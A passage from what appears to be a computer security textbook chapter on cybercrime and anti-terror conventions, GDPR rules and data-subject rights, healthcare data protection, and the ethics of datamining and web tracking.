In addition, the authorities must be able to *search and possibly seize* computers and storage media for computers, take copies of computer data, maintain the integrity of these computer data and if necessary make computer data inaccessible.

Finally, the authorities must be able to collect in *real time*, to the extent this is technically possible, certain data with relation to specific communications within the authority's territory. This covers:

a) **Collection of traffic data**, defined as above.
b) **Collection of content data**, i.e. the content of the messages which are transmitted.

Collection of such data can be performed by the authorities themselves, or they can oblige a service provider to perform the task for them.

Especially this part of the convention is somewhat controversial, as collection of data can be seen as making inroads into citizens' private lives, and possibly even as a threat to freedom of expression. Moreover, it makes life difficult for service providers, who have to install equipment for rapid collection and large-scale storage of data. In many countries, the laws on the administration of justice allow the authorities to require the data to be kept for up to 90 days. So if the surveillance in fact lasts longer than 90 days, the telecomms operator risks having to store 90 days' traffic. In a modern, fast telecommunications network this will correspond to a very large volume of data.

On the other hand, the convention makes clear that the powers which the authorities are granted via Section 2 of the convention's Chapter II must respect the individual country's existing rules for the protection of human rights and liberties, including *"rights arising pursuant to obligations it has undertaken under the 1950 Council of Europe Convention for the Protection of Human Rights and Fundamental Freedoms, the 1966 United Nations International Covenant on Civil and Political Rights, and other applicable international human rights instruments"*. Typically, this form of surveillance requires permission from a court of justice.

12.1.3 Jurisdiction

It is in the nature of things that cybercrime can be a cross-border activity, and therefore it is important to define who it is that has *jurisdiction*—the right to make legal decisions—over the crimes listed in the convention. The principal rule is that a state has jurisdiction over crimes committed in its territory. Furthermore, a country can decide that its jurisdiction must also cover crimes committed:

- on board a ship, which sails under the flag of that country, or
- on board a plane, which is registered in accordance with the laws of that country, or

- by a citizen of that country, if the crime is punishable where it was committed, or if the crime was committed outside the territorial jurisdiction of any state.

Most European countries follow this extended definition of jurisdiction. Certain countries have in the past gone even further and operated with so-called *universal jurisdiction*, according to which one for certain types of crime can claim jurisdiction independent of where the crime was committed, or the nationality of the assumed perpetrator. So far, however, there have been no examples of such a claim being made for cybercrimes.

12.1.4 International Rules in the Convention

Chapter III of the convention describes how states who accede to the convention, must help one another. There are two important areas where this is necessary:

a) **Extradition:** If there is no proper extradition treaty between the parties, crimes which are recognised by both parties, and which carry a maximum penalty of at least one year's imprisonment according to the law in both countries, give rise to a request for extradition of the supposed miscreant. The party which receives the request can refuse it on the basis of rules in its own law. But if the reason for refusal is based exclusively on the assumed miscreant's nationality (typically because the person concerned is a citizen of that country) or because the country receiving the request itself claims jurisdiction, then that country must itself prosecute the assumed miscreant and inform the party which made the request about the result. This rule is often called the *extradite or prosecute* rule.
b) **Mutual assistance:** Parties which accede to the convention must help one another to the greatest extent possible. This means, for example, that they must preserve computer data, hand over traffic data or hand over collected computer data. If they themselves discover anything which could help the authorities in another country, they must of their own accord give these authorities relevant information about the discovery, to the extent that their own laws permit this. They can if necessary demand that this information be kept secret, if public knowledge of it would hinder investigations being carried out by the party which provides the information. This party can also make it a condition that the information may only be used for the purpose specified in the request for assistance.

12.1.5 Anti-terror Laws

Terrorism is considered a special form of crime, and preventing it is the topic of yet another convention: The Council of Europe's *Treaty 196 on the Prevention of Terrorism* [20]. This convention has up to now (June 2023) been ratified by 41 European countries, with some notable exceptions (Greece, Ireland, Switzerland

and the United Kingdom). Like the Convention on Cybercrime, the Convention on the Prevention of Terrorism gives a definition of its topic – terrorism—and sets out the requirements for what individual countries must include in their laws in order to live up to the convention's intentions.

In brief, states who accede to the convention are obliged to define three activities as crimes:

a) Public provocation to commit a terrorist offence
b) Recruiting for terrorism
c) Training for terrorism

It must furthermore be a crime to help others to perform such activities or to encourage others to perform them. As in the Convention on Cybercrime, states who accede to the terrorism convention have the duty to:

- Introduce "suitable" penalties for these crimes
- Follow an "extradite or prosecute" policy
- Cooperate with other states in investigations
- Where appropriate, send of their own accord information about possible crimes to other countries' authorities.
- Ensure that any measures introduced in order to combat terrorism respect the country's obligations with respect to human rights.

As it is clear that public provocation, recruiting and possibly training can easily take place through the Internet with the help of computers, it will often be necessary for the authorities to collect up stored computer data, traffic data and/or the content of communications, to act as evidence, just as in the case of "ordinary" cybercrime. In many countries this has led to changes in the criminal law (or the laws governing the administration of justice) which exceed the changes which follow from accession to the Convention on Cybercrime. This has made this convention somewhat controversial, especially among civil rights groups and others who are afraid that they are a step on the way to a "Big Brother" society of constant surveillance.

12.2 Protection of Personal Data

In the large majority of European countries, laws about the protection of personal data were introduced in response to yet another Council of Europe convention: *Treaty 108: Convention for the Protection of Individuals with regard to Automatic Processing of Personal Data*, published in 1981 and ratified by all the members of the Council of Europe and acceded to by nine non-members. Within the European Community (now the European Union), the content of this convention was incorporated in 1995 into a directive, 95/46/EC, which formed the basis of laws in this area in the EU.

An EU directive is, however, a framework which allows member states a good deal of variation in how they formulate relevant laws in their country. This is unsatisfactory, as it may lead to different degrees of protection of personal data in different member states, which potentially hinders the free transfer of such data between these states, in conflict with EU's principles of the free movement of goods and services. A major revision of the directive, incorporating new features, was therefore formulated as an *EU Regulation*, a set of rules which have the validity of a law, and come into force in their entirety in all EU member states at the same time. This regulation, known as the *General Data Protection Regulation*[32], or just *GDPR* for short, came into force on 25th May 2018.

GDPR, like its predecessors, regulates:

- Wholly or partly automated processing of personal data.
- Non-automated processing of personal data which form part of a filing system or are intended to form part of a filing system.

Not all types of processing of personal data are covered. In particular, the regulation does not apply to processing performed by a natural person in the course of purely personal or household activities. So it does not affect you if, say, you keep a list of family members with photos and other personal data, as long as you keep the list on your own computer at home—and not for example on a social media site. Nor does it apply to processing by competent authorities for the purpose of prevention, investigation or prosecution of criminal offences.

Definition 12.1 (GDPR terms (Source: [32]))

- **Personal data:** Any information relating to an identified or identifiable natural person (a *data subject*)
- **Processing:** Any operation or set of operations performed on personal data, whether or not by automatic means.
- **Controller:** The natural or legal person, public authority, agency or other body, which determines the purposes and means of the processing of personal data.
- **Processor:** A natural or legal person, public authority, agency or other body which performs the processing on behalf of the controller.
- **Recipient:** A natural or legal person, public authority, agency or other body, to which the personal data are disclosed. (With the exception of authorities who receive such data in an enquiry defined by law.)
- **Consent:** A freely given, specific, informed and unambiguous indication, by which the data subject, in a clear affirmative action, signifies agreement to the processing of personal data related to him or her.
- **Personal data breach:** A breach of security leading to the accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to, personal data which are transmitted, stored or otherwise processed.
- **Pseudonymisation:** Processing of personal data in such a way that they cannot be attributed to a specific data subject without using additional information. Such information must be kept separately and under suitable safeguards.
- **Profiling:** Automatic processing of personal data to evaluate certain personal aspects of a natural person, such as the person's performance at work, economic situation, health, preferences, interests, behaviour etc.

12.2.1 Important Concepts

The regulation uses some very specific terms, which turn up in many places in the text of the regulation and in literature on the topic. Some of the most important ones are shown in **Definition** 12.1.

12.2.2 General Rules

Personal data may only be processed if the data subject has given explicit consent to the processing for one or more specific purposes, or if the processing is necessary:

- For performing a contract which the data subject is a party to (or in preparation for entering into a contract); or
- For fulfilling a legal obligation which the controller is subject to; or
- For protecting the data subject's or other natural person's vital interests; or
- For performing a task in the public interest; or
- For performing a task in the exercise of some official authority which the controller has been granted; or
- For pursuing the legitimate interests of the controller or a third party, except when such interests are overridden by fundamental rights which require protection of personal data, especially if the data subject is a child.

A further set of rules governs the processing of personal data. Data must be processed lawfully, fairly and in a manner which is transparent to the data subject. Data may only be collected for specified, explicit and legitimate purposes, and they must not be further processed in a manner which is incompatible with these purposes. Further processing for statistical or scientific purposes, or for archiving in the public interest, is, however, permitted. Data which are processed must be relevant for the stated purpose and limited to what is necessary for this purpose.

Data must be accurate, and efforts must be made to keep them up to date. Inaccurate or misleading data must be erased or corrected without delay. Data may not be kept in a form which permits identification of data subjects for longer than is necessary for fulfilling the purposes for which the data are processed. Data may only be kept for longer periods (again: for statistical or scientific purposes or for archiving in the public interest) if adequate technical safeguards are in place. All processing must take place in a manner which ensures appropriate integrity and confidentiality of the personal data, including protection against unauthorised or unlawful processing and against accidental loss, destruction or damage.

The GDPR requires the controller to have *accountability* for all processing of personal data. This means that it is the controller's responsibility to ensure that all processing of personal data complies with the above rules, and controllers must be able to demonstrate this compliance.

12.2.3 Classes of Personal Data

The GDPR distinguishes between several classes of personal data. The most restrictive is the class of *sensitive personal data*. These are summarised in **Definition** 12.2.

Definition 12.2 (Sensitive personal data (Source: [32]))
Personal data which reveal:

- Race or ethnic origins
- Political opinions
- Religious or philosophical beliefs
- Trade union membership
- Genetic or biometric data used for identifying a natural person
- Information about health
- Information about a natural person's sex life or sexual orientation

The basic rule is that sensitive personal data must not be processed at all. But there are exceptions to this. Processing may be performed if:

a) The data subject has given explicit consent;
b) Processing is necessary for carrying out legal obligations of the controller or data subject in the field of employment and social security;
c) Processing is necessary for protecting the data subject's vital interests, but he or she is unable to give consent;
d) Processing is performed by a foundation, association or other non-profit body with a political, philosophical, religious or trade union aim, on condition that it relates solely to the members or former members of the body and the personal data are not disclosed outside that body without the data subjects' consent.
e) Processing relates to personal data which the data subject has made public;
f) Processing is necessary for the exercise or defence of legal claims;
g) Processing is necessary for reasons of substantial public interest;
h) Processing is necessary for the purposes of preventive or occupational medicine and for provision of health or social care;
i) Processing is necessary for reasons of public health, such as protection against serious cross-border threats to health, or the maintenance of high standards of quality of treatment;
j) Processing is necessary for archiving in the public interest, for scientific or historical research or for statistical purposes.

It is obvious that some of these exceptions apply particularly to specific types of sensitive data. For example, exceptions (b) and (d) would be specially relevant for processing of personal data related to trade union membership, and exceptions (h) and (i) for processing of health data, whereas exceptions (a), (c), (e), (f), (g) and (j) could apply to all types of sensitive data.

Ordinary Personal Data: All personal data other than sensitive data are regarded as "ordinary" personal data. This may get you to think that just the general rules from Section 12.2.2 above apply, but this is not in fact the case. Although data about criminality are considered as ordinary personal data, processing of such data is regulated by laws other than the GDPR. Moreover, "data related to criminality" is to be understood in a very broad sense—it includes not just criminal records covering offences, indictments, and penalties, but also information which reveals that a data subject is (or has been) a criminal, such as the fact that the subject has an address in a prison.

National Identification Numbers: In many countries, both in Europe and outside, national identification numbers of various sorts are used to identify the individual citizens. Unlike its predecessors, the GDPR does not consider these as being specially sensitive, even though their misuse can easily lead to identity fraud and similar criminal activities. Also in this area it is left up to the individual member states to set the law governing the use of such numbers, both in the public and the private sector.

Pictures and Sounds: Pictures and sound recordings can also be personal data, if they can be attributed to an identifiable person. But how the pictures or recordings have to be treated will depend on the purpose for which they are made. If a (professional or amateur) photographer takes a photograph of an individual or a small group of people, the photograph is considered a form of portrait, and it would be necessary to have the consent of the people who appear in the photograph if the photograph is to be stored or made public—for example on a web page or social media site. If the group of people is large and the aim of the photograph is to record some situation rather than to produce a portrait-like picture, it may be impractical to get everybody's consent. Publication may then take place without their consent, as long as the situation is a lawful one.

A rather different situation arises if the pictures or sounds are recorded by surveillance equipment, such as closed circuit TV. Here you will often not know who it is that appears in the recording, so obtaining their consent will not be possible. In such cases, the organisation which sets up the surveillance must have a clear and lawful purpose for doing so. This means in general terms that they must detail the types of security incidents that are expected to occur in the area under surveillance, and for which they wish to use the equipment to deter, prevent, investigate or prosecute as criminal activities. They must also show that there is a good reason for the surveillance by a well-documented analysis of the risks of these security incidents occurring [29]. In many countries the local laws also stipulate that recordings produced by surveillance equipment may only be kept for a relatively short period, such as 30 days, unless they have to be used by the police in an investigation of a specific crime.

12.2.4 Transfer of Personal Data to Third Countries

Personal data may as a general rule only be transferred to countries or international organisations outside the EU (together often known as *"safe harbours"*) which have a satisfactory level of protection. It is the EU Commission which decides which countries and organisations fulfil the necessary requirements. If no such decision has been made, a controller or processor may only transfer personal data if it obtains a binding and legally enforceable agreement with the relevant destination to apply appropriate safeguards, including those that relate to data subjects' rights.

This rule sounds very clear, but technological developments have led to a situation where it can be hard to be certain that the rule is obeyed. For example, there are good economical reasons for storing large amounts of data in a *cloud* insted of storing them locally in your own computer system. There are also a large number of companies which offer cloud storage facilities. But in which country are the cloud's large disk stores situated? Depending on the answer to this question, storing personal data in a cloud, for example by a public authority, a hospital or an ordinary commercial company, could be illegal. It will only be legal if the provider of the cloud facilities can guarantee that data is only stored in a country which provides adequate protection for personal data. The EU Commission has formulated a set of *standard contractual clauses* [28], which can be used to ensure that storage and other processing takes place in accordance with GDPR's rules.

12.2.5 The Data Subject's Rights

GDPR gives data subjects a number of rights, based on the principle that a subject's personal data belong to the subject, and that the subject therefore should as far as possible have control over these data. The main rights for data subjects are summarised in **Definition** 12.3.

Definition 12.3 (Data subject's rights (Source: [32]))

- The right to receive information about processing of their personal data, including the purposes for which they are collected and the responsible controller;
- The right of access to their personal data, including the right to request a copy of personal data which are being processed;
- The right to have incorrect personal data corrected;
- The right to have personal data erased (the "right to be forgotten");
- The right to object to having personal data used for direct marketing;
- The right to object to automated decision making based on their personal data;
- The right to move their personal data.

Where the controller provides information to the data subject, this must be done in an intelligible and easily accessible form, using clear and plain language. This is particularly important in the case of information addressed to a child.

The rights and duties listed above can, however, be overruled by important objectives of public interest, such as national security, defence, public security, the prevention, investigation and prosecution of criminal offences, execution of criminal penalties, important economic interests of a member state of the EU, the protection of judicial independence, the maintenance of ethical standards in regulated professions, or monitoring, inspection or regulatory functions related to the above activities.

12.2.6 Security of Processing

Natural persons who work for the controller or processor may only process data in accordance with a documented instruction from the controller, unless other rules are set by EU or Member State law. All persons authorised to process personal data must be under an obligation of confidentiality.

The controller must implement suitable technical and organisational measures to ensure that only personal data which are needed for each specific purpose are processed.

The controller and processor must implement technical and organisational measures to ensure an appropriate level of security, including for example:

- Pseudonymisation and encryption of personal data;
- Measures to ensure confidentiality, integrity, availability and resilience of processing systems and services;
- Measures to restore the availability and access to personal data in a timely manner in the event of a security incident;
- A process for regularly testing, assessing and evaluating the effectiveness of the measures.

The level of security should reflect the risks of accidental or unlawful destruction, loss, alteration, unauthorised disclosure of or access to personal data which are transmitted, stored or processed in other ways.

If a particular type of processing is likely to result in a high risk to the rights and freedoms of natural persons, it is obligatory for the controller to carry out a *data protection impact assessment (DPIA)*. Reference [8] gives a set of guidelines for when this is necessary.

The controller has the duty to ensure that the processor can implement suitable security measures, and also the duty to inform the data subject of any personal data breach affecting this subject. A natural consequence of these requirements is that there must be a written contract between the controller and the processor, which amongst other things specifies the necessary measures, ensures that the processor will assist the controller in fulfilling its obligations to respond to data subjects' requests and to demonstrate compliance with the GDPR, and specifies what should happen to the personal data when processing is completed.




Fig. 12.2 Are all the necessary security measures in place?

12.2.7 Leakages

In a system like the one shown in Fig. 12.2, it is easy to imagine that protection of the network's outer boundaries against traffic penetrating them should be enough to keep the personal data reassuringly secure. This is unfortunately incorrect. Firstly there is the possibility that an insider — someone with permission to use the system— misuses his rights and deliberately discloses, modifies, or deletes some personal data. And there is also the problem that some software packages which people use for analysis or presentation of results permit *leakages* of confidential information, even if this information is not directly made public.

Typically, this can happen because the files produced by such packages contain additional data apart from what the user is intended to see in the document being produced. A package for producing graphs, for example, might store the (possibly personal) data used to produce the graph. Files used in office packages typically contain *metadata* which describe the subject, author and other properties, or even all the changes made in the document as it is edited. Careful analysis can reveal such hidden data, which may be confidential.

12.2.8 Authorities

GDPR introduces a number of authorities which play special roles in relation to the protection of personal data:

- **Data Protection Officers (DPOs)**, at the level of individual public or private enterprises. The DPO's main tasks are to inform and advise the controller and processor, to monitor compliance with the Regulation and to cooperate with the relevant supervisory authority.
  The controller and processor must appoint a DPO if:

  - processing is carried out by a public authority, except courts of justice; or
  - the controller's or processor's core activity involves regular large-scale monitoring of data subjects; or
  - The controller's or processor's core activity involves large-scale processing of sensitive personal data or data related to criminal convictions and offences.

  In other cases, the appointment of a DPO is optional, unless required by the laws of the Member State concerned.
- **Supervisory Authorities**, at the level of the individual EU Member States. Each Member State must establish at least one public supervisory authority with the responsibility of monitoring the application of the Regulation. The supervisory authorities must be provided with adequate resources and must operate in an manner independent of any external influence. As in the case of the conventions on Cybercrime and Terrorism, supervisory authorities have a duty of providing mutual assistance to one another on request.

  The supervisory authority has, amongst other things, the powers to carry out investigations in the form of data protection audits, and to penalise a controller or processor which acts in breach of the Regulation.
- **The European Data Protection Board**, at the level of the EU. The Board is a legal person, composed of the heads of one supervisory authority for each Member State, together with the European Data Protection Supervisor (see below). The Board's main tasks are to ensure consistent application of the Regulation among Member States and to advise the EU Commission on issues related to protection of personal data.
- **The European Data Protection Supervisor (EDPS)**, also at the level of the EU. The EDPS is a post originally created to deal with privacy issues within EU institutions and bodies, as regulated by the original *Data Protection Regulation* (Regulation (EC) 45/2001) from 2001.

12.2.9 Codes of Conduct and Certification

Unlike its predecessors, GDPR does not require controllers to register processing of personal data with a supervisory authority before processing takes place. In accordance with the requirement for controller accountability, controllers are assumed to be aware of the Regulation and to be able (where necessary with help from a DPO) to comply with it. To demonstrate their compliance, controllers can voluntarily seek *certification* from an independent *certification body* which has been approved by a relevant supervisory authority or a national accreditation body. The certification body has the power to issue, review and withdraw certifications related to the Regulation.

Groups of controllers with a common area of interest—for example trade associations or professional bodies— can also seek approval from a supervisory authority for a *code of conduct* covering practical aspects of the processing of personal data, such as how data is to be collected, how the rights of data subjects are to be dealt with, how specifically childrens' interests are to be handled, how transfer of personal data to third countries or international organisations is to be dealt with, and so on. The supervisory authority has the power to decide whether a proposed code of conduct respects the Regulation or not. Note that approval of a code of conduct is not the same as a certification, as a code of conduct will usually only cover some of the aspects of the processing which is envisaged.

12.2.10 Legal Responsibility and Penalties

Any person who is harmed by processing in breach of the Regulation has a right to compensation from the responsible controller. Any person who is harmed by processing where the processor acts contrary to or in excess of the controller's instructions has a similar right to compensation. The extent of the compensation is decided by the courts.

Controllers who do not comply with the Regulation in important respects risk an *administrative fine* determined by the relevant supervisory authority of:

- Up to €10 000 000 or 2% of the controller's annual global turnover, if they amongst other things omit to register all processing of personal data, or omit to inform data subjects that their personal data have been exposed to a data breach (i.e. have been improperly disclosed or modified).
- Up to €20 000 000 or 4% of the controller's annual global turnover, if they amongst other things fail to respond within a month to a request from a data subject, or demand money for providing the data subject with the requested information, or fail to correct incorrect information, fail to delete information in accordance with the right to be forgotten, fail to get the data subject's consent where this is needed, or continue to process data which should no longer be processed.

Some countries do not have the concept of an administrative fine in their legal system, and in such cases the penalty must be decided by the courts.

The idea behind these changes in relation to the old EU Directive is quite clearly to tighten things up, so that relevant actors will take the protection of personal data more seriously. This is plainly necessary, as experience shows that otherwise insufficient effort will be put into the matter. For example, in 1999, four years after the introduction of the old EU Directive, the International Telecommunication Union (ITU-T) investigated current practice in e-commerce applications [52]. The results revealed that personal data were often handled in a very sloppy manner. For example, only 40% of ITU-T's members required written consent for disclosure of personal data to third parties, and only 30% had restrictions on the export of personal data. Twelve years later, in 2011, the situation was still far from 100% satisfactory, so tough new measures were obviously needed!

12.3 Protection of Healthcare Data

Health data are considered to be a particularly sensitive form of personal data, and processing of such data is regulated not only by GDPR, as we have seen above, but also in many countries by specific laws which regulate the healthcare sector.

In this context it is important to realise that healthcare services collect up many different sorts of information about people, especially patients. Health IT systems are used to process large numbers of patient records, X-ray images, video recordings, DNA profiles, static and dynamic scanning images, biological analysis results (e.g. of blood or tissue samples) and so on. This information is stored in many places, including:

- Laboratory systems
- Patient administration systems
- Clinical quality databases
- Medicotechnical equipment
- Laptop computers
- Handheld computers (PDAs)

Nowadays, all clinical processes which a patient is exposed to are typically recorded in *Electronic Patient Records (EPRs)* [1]. These processes include:

- Investigations of the state of the patient (e.g. blood test, hearing test, electrocardiogram, MR scan, biopsy, . . .)
- Diagnosis of what the patient is suffering from (e.g. influenza, poisoning, sciatica, pulmonary embolism, schizophrenia, . . .)
- Interventions to prevent, improve or cure the condition (e.g. surgery, medicine, radiation, physiotherapy, diet, psychotherapy, . . .)
- Evaluation of results.

Although the design of EPRs varies from country to country, and even from area to area within a single country, they generally aim to describe all the steps in treatment of a patient, typically using internationally standardised codes such as ICD-10 (or, from 2018, ICD-11), SNOMED-CT, ICPM or ICHI. This means that large parts of the the content of an EPR are readily understandable by anyone who understands the codes. So privacy of health data in EPRs requires careful protection against unauthorised access.

12.3.1 Who Has Access to Health Data?

Access to health data in EPRs is in most countries limited to healthcare workers who are licensed or have some other type of formal authorisation, such as doctors, dentists, surgeons, midwives and nurses, or persons without such an license or authorisation,

[1] Also known as Electronic Health Records (EHRs) or Electronic Medical Records (EMRs).

such as students, who are working under the supervision of an authorised person. In general, all such persons have a duty of confidentiality, as required by GDPR.

There are however certain differences from GDPR with respect to the need for consent. In principle, the patient's data is typically only accessible to the healthcare workers who are currently treating the patient, and the data may only be passed on to another healthcare worker if the patient consents to this. However, situations can obviously arise where the patient is unable to give consent, for example due to being unconscious, paralysed, drugged or mentally unfit. The requirement for explicit consent is then in most countries waived. The result of this can be that the group of persons who actually have access to the patient's EPR gets to be quite large.

Even without access to the actual EPR, a patient's health data may get surprisingly far from the doctor or hospital where the patient is being treated. For example, many forms of treatment require the patient to receive medicine which is only available on prescription. The prescription data need to be sent to a pharmacy, or to be stored on a common server, where it can be accessed by any pharmacy. Although the EPR itself is not exposed, the prescription data can reveal many details of the patient's health situation. Medical treatment also has to be paid for in one way or another—either by a public health service or the patients themselves (or the patients' health insurance providers) if it is a question of private treatment. This administrative task will typically involve sending at least a synopsis (a so-called *discharge record*) of the treatment to whoever it is that is going to pay. The information in this synopsis can also reveal many details of the patient's health situation.

This spreading of health information increases the risk of leaks of the sensitive data, as people without any direct role in providing health services have technical access to the data and can misuse them.

12.4 Ethics

Disclosure of personal data, including medical records, is a criminal offence. Many people also consider it as an *unethical* act, as it goes against people's idea that their private life is something which they would like to keep to themselves. Unfortunately there are many other acts which go against people's desire for privacy, but which are not technically criminal, even if many people consider them unethical.

Figure 12.3 shows an (imaginary) scenario, which illustrates the problem. What can one conclude from this information which the credit card company has collected? It is not information which according to the law requires special protection, and Peter has very probably not thought twice about giving the bank, the insurance company and the issuer of the card his personal data. But is it ethically defensible to link them, so an episode in Peter's life, where he may have an "explanation problem", gets revealed?

Peter Harrison is a businessman. He is married to Martha and the couple have two boys, aged 8 and 10.

Peter and Martha use the same bank, but have separate accounts. They are insured with a company with close connections to their bank. Peter has a credit card which he got through the bank. The card is in fact issued to his company, and he uses it frequently. The issuer of the credit card has a database in which all purchases and services paid with the help of the card are registered.

On 10th. July 2015, Peter Harrison bought some sexy ladies lingerie, size 34. Martha Harrison's birthday is 2nd. February, and around that time of year Peter Harrison often buys women's clothes of size 42.

Fig. 12.3 Mr. Harrison has an explanation problem

12.4.1 Datamining

Problems of this type have in recent years come more and more out into the open, as more and more services — both public and commercial – become digitised, and techniques for *datamining* become more and more advanced. The basic aim of datamining is to find patterns in large amounts of data. This can, for example, reveal deviant behaviour (= unusual patterns) or behaviour which is typical for particular activities or particular types of people.

As such it can play an important role in fighting certain types of crime, such as drug dealing, activities by criminal gangs, trafficking, money laundering and terrorism. In USA, a number of projects related to Homeland Security have used datamining for this purpose, but at least two of them have subsequently been stopped as a result of massive breaches of privacy: *TIA* (Total Information Awareness, stopped in 2003) and *ADVISE* (Analysis, Dissemination, Visualization, Insight, and Semantic Enhancement, stopped in 2007). These projects were both based on the analysis of huge amounts of data on the entire population, without any consideration of people's right to privacy and without legal control.

Edward Snowdon's disclosure of programs within USA's National Security Agency (NSA) indicate that this massive collection of data on ordinary people continues — and that data from countries outside USA is often included. In Europe this has given rise to strong reactions, including serious discussion of whether USA's status as a *safe harbour* in relation to laws on the processing of personal data should be allowed to continue.

One serious problem, seen from outside USA, is that Title V of the US Patriot Act of 2001 empowers US authorities to demand personal and other data from American companies and institutions, without this fact being revealed to the persons to whom these data apply. This is plainly in breach of the GDPR, and has serious implications in cases where personal data are stored in facilities such as cloud storage run by American companies, irrespective of where in the world the data are actually stored.

A further bone of contention has been the US Foreign Intelligence Surveillance Act (FISA), originally enacted in 1978 and amended in 2008. Title VII of this law empowers the NSA to perform surveillance outside the USA, targeting non-US citizens, without obtaining approval from a court of justice.

In July 2020, the Court of Justice of the EU (CJEU) decided in the so-called *Schrems II* case that the EU-US Safe Harbour arrangement (the "Privacy Shield") was inadequate for protecting personal data transferred to USA or to US-owned companies. As USA is almost certainly not alone in setting their internal requirements for security above considerations of privacy, this decision effectively obliges data controllers to evaluate the level of protection in all cases where data may be transferred to third countries, and if necessary to use *Standard Contractual Clauses (SCCs)* [28] in each and every case, in order to agree on the level of protection to be applied.

That governments can have an interest in uncovering serious crime, come what may, is perhaps not specially surprising. But data collection and datamining is also very widespread in the commercial world. Knowledge of who you are, what you are interested in, what you purchase and so on can be exploited to provide "intelligent" suggestions for what information you should be given next, but also to send you unasked-for advertisements and other messages, which are matched to the individual recipient. You can easily convince yourself of this by using sales-oriented services such as Amazon, search machines such as Google, Bing and Yahoo, or social media such as Facebook or Twitter.

In many cases, this sort of activity is not illegal, as the users themselves give their consent — either explicitly or implicitly — to the collection of information about themselves. But it is a matter for discussion, whether it is ethically defensible. Large collections of information about their customers' interests and preferences — so-called *customer profiles* — are owned by many companies and financial institutions, and for some of these it gives an extra business opportunity, as the information is sold to others without the customers' knowledge. In that way the profiles can migrate further and further away from the enterprise which originally collected them. This uncontrolled spreading increases the risk of *misuse* of the information, for example for *identity theft*. This is one of the reasons that GDPR gives all individuals the right to object to profiling based on their personal data.

12.4.2 Tracking

Another problematic area from an ethical point of view is the collection of information about which web pages a user has visited – a technique known as *tracking*. Just as in the case of datamining in user information, tracking can be motivated by very different considerations, such as:

- **Combating crime:** The authorities can have an interest in knowing whether particular people visit web pages with jihadi propaganda, information about drugs, instructions for making bombs or other similar topics.

- **Optimisation of the communication network:** For a supplier of Internet services, it can be important to know where the traffic is dense and where it comes from.
- **Optimisation of advertising and sales:** For companies which advertise or sell goods via the Internet, it can be useful to know how many — and preferably also who — visit web pages with their advertisements or their e-shop.

The first two of these considerations seldom give ethical problems, as the areas concerned are heavily regulated. The authorities will typically be able to make use of the possibilities for collecting traffic data and possibly content data which are permitted by laws on combating cybercrime, as discussed at the start of this chapter. Suppliers of communication services will typically have logging mechanisms built in to their communication equipment, so they can monitor the operation of the network.

For enterprises (and others) who want to keep track of how people use their web pages, the situation is different. It is, for example, an extremely widespread practice to use *HTTP cookies* to register users' activity on web pages. As we have seen in Chap. 10, this is the preferred technique used in webshops and on other web pages where the user performs a *transaction*. But on surprisingly many web pages you do not just get a cookie from the owner of the web page, but also a large number of so-called *third-party cookies*, that come from various other enterprises which collect up this information in order to use it for profiling for marketing or advertising purposes.

On web pages which are associated with *social media* such as Facebook, Twitter and TikTok, there is an extensive registration of which pages you visit, which *Likes* you give and other similar information. This can sound rather harmless. But assembling a picture of people's interests can be the first step towards inventing a plausible motivation for use in a phishing attack, as described in Chap. 2. Moreover, it turns out that a lot of different private details can be revealed indirectly by this type of information. An investigation from Cambridge University in England [59], based on information from 58 000 voluntary respondents, showed that analysis of Facebook *Likes* could be used to reveal — with relatively high accuracy — very sensitive personal attributes, such as *"sexual orientation, ethnicity, religious and political views, personality traits, intelligence, happiness, use of addictive substances, parental separation, age, and gender"*. It seems likely that browsing history, search criteria and purchasing history could be analysed in a similar way. You should notice that the collected pieces of information (e.g. Facebook Likes) are not themselves considered as personal data according to European laws, so the law gives no direct protection against the collection of such information. Whether it is legal to analyse this information in order to reveal personal data is quite another matter.

Interestingly enough, just this type of analysis has given rise to one of the biggest political scandals in recent years, when it became known that personal data from (at least) 50 million Facebook users had been analysed to determine the users' attitudes, in order to send these users targeted political messages. Data collection came via an app which was billed as a "personality test", which several hundred Facebook users took part in after giving their informed consent to collection of these personality data "for academic use". However, it turned out that personal data from all the Facebook friends of these users were also collected up, without their permission. This raised a number of both legal and ethical issues. Firstly, that Facebook would allow this indirect collection of personal data to take place. And secondly, that the data were not just to be used for academic research, but as the basis of political campaigns, in the first instance the US 2016 presidential election, the 2016 Brexit referendum and the 2018 Mexican general election. Many people regard this not just as a question of misuse of personal data, but as an attack on the democratic process. The full extent to which this type of processing takes place in other contexts is still largely undisclosed.

12.4.3 Protection Against Breaches of Privacy

There are a number of ways to go, if you want to protect your private life against some of the efforts to collect data, which are not illegal but ethically dubious. You can, for example:

a) Refuse to give away personal data unless you get some real benefit from doing so. Many companies try to collect such data from you by offering a free computer game, a small discount or other insignificant items. Consider carefully whether you should accept this type of offer.
b) Ask to have information about yourself deleted. The European Court of Justice decided in May 2014 that people have a right to have information about themselves deleted (*"the right to be forgotten"*). The court's decision ended a case in which a citizen had requested Google to erase certain pieces of information from its databases. This right is now formalised in the GDPR.
c) Refuse to accept non-essential cookies (i.e. cookies which are not essential for the working of the website which yu are visiting. Or systematically delete cookies, especially 3rd-party cookies, from your computer systems. Many modern web browsers will even allow you to refuse 3rd-party cookies completely.
d) Use *Privacy-Enhancing Technologies (PETs).* These are in general terms technologies wich make it possible for IT users to control how much private data they expose, and possibly also to check that service providers obey the rules which the user has set for processing private data. They include technological solutions such as:

    - **Pseudonymisation of communication**, so the user's e-mail address, IP address and so on are replaced with an untraceable identification. Services such as *Tor* [88] are examples of this type of approach to the matter.
    - **Sharing of spoofed online accounts**, where for example a user sets up an account and gives false data for their name, address, telephone number, marital status etc., after which the user publishes the account's userid and password, so anyone else can use it. In this way the individual users do not reveal any private data about themselves.

- **Checkable services**, which are designed so that the users can at any time see and, if necessary, correct all private information about themselves.
